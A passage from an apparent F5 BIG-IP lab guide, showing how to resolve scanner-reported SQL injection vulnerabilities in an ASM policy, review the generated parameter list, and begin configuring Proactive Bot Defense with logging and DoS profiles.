


Task 3 - Remediate some Vulnerabilities


1. Select the checkbox at the top to select all of the SQL injection vulnerabilities and click **resolve**. Note that there are a number of other options including “Resolve and Stage” which would put the changes into staging for further evaluation.



2. ASM then provides a list of the changes it’s about to make. Review the changes and click **resolve**.




3. You'll notice that the vulnerabilities you selected are now marked mitigated.



Task 4 - Review the Output

1. Now navigate to **Security -> Application Security -> Parameters -> Parameters List** and you'll see that the ASM policy has been populated for you.



Parameter Name	Parameter Value Type	Parameter Level
*	User-input value	Global
var[0x20_+.]sql1	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql10	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql2	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql3	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql4	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql5	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql6	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql7	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql8	User-input value	[HTTP] /wh/sql.php
var[0x20_+.]sql9	User-input value	[HTTP] /wh/sql.php
name	User-input value	[HTTP] /php-ids/w3af/audit/sql_injection/select/sql_injection_string.php
name	User-input value	[HTTP] /w3af/audit/sql_injection/select/sql_injection_string.php
var	User-input value	[HTTP] /wh/sql.php

2. Now return to the Vulnerabilities dialog and explore some of the other items if you wish. **Hint:** You can utilize **Tree View** under **Security -> Application Security -> Policy -> Tree View** to get a summary of what's in the policy. Be sure you've selected the correct security policy in the dropdown.

Note: Data from a vulnerability scan can be a great way to get an ASM policy up and running quickly but you should consider that there may be vulnerabilities in the application beyond the reach of the scanner. It is therefore a good idea in many instances to enable the Automatic Policy Builder after policy creation to help refine the policy and tighten security over time.

This concludes section 5.

5.4 Module 3: Advanced WAF

Expected time to complete: **30 minutes**


5.4.1 Lab 3.1: Bot Protection

In this lab we'll work with a feature called Proactive Bot Defense that uses advanced fingerprinting techniques to determine whether or not clients are legitimate browsers and block those that are not. F5 Labs (`https://www.f5.com/labs`) has identified that a large portion of internet traffic (in some cases more than 50%) is actually generated by bots. As a result this feature set can not only dramatically improve a web property's security posture, but often its performance as well (by excluding illegitimate traffic).


Task 1 - Configuring Bot Defense

1. Browse to the BIGIP management console.


2. Create a new Logging profile for Bot defense by navigating to **Security -> Event Logs -> Logging Profiles** and clicking **Create**.
3. Configure as below and click **Finished**:




4. Navigate to **Local Traffic -> Virtual Servers -> asm_vs**
5. Click the **Security Tab** then click **Policies**
6. Find the **BotProtection Log Profile** that we just created and assign it to the virtual server by clicking the “<<” button, then clicking **Update**.




7. Create a DoS profile by by navigating to **Security -> DoS Protection -> Dos Profiles** then clicking the **Create** button.



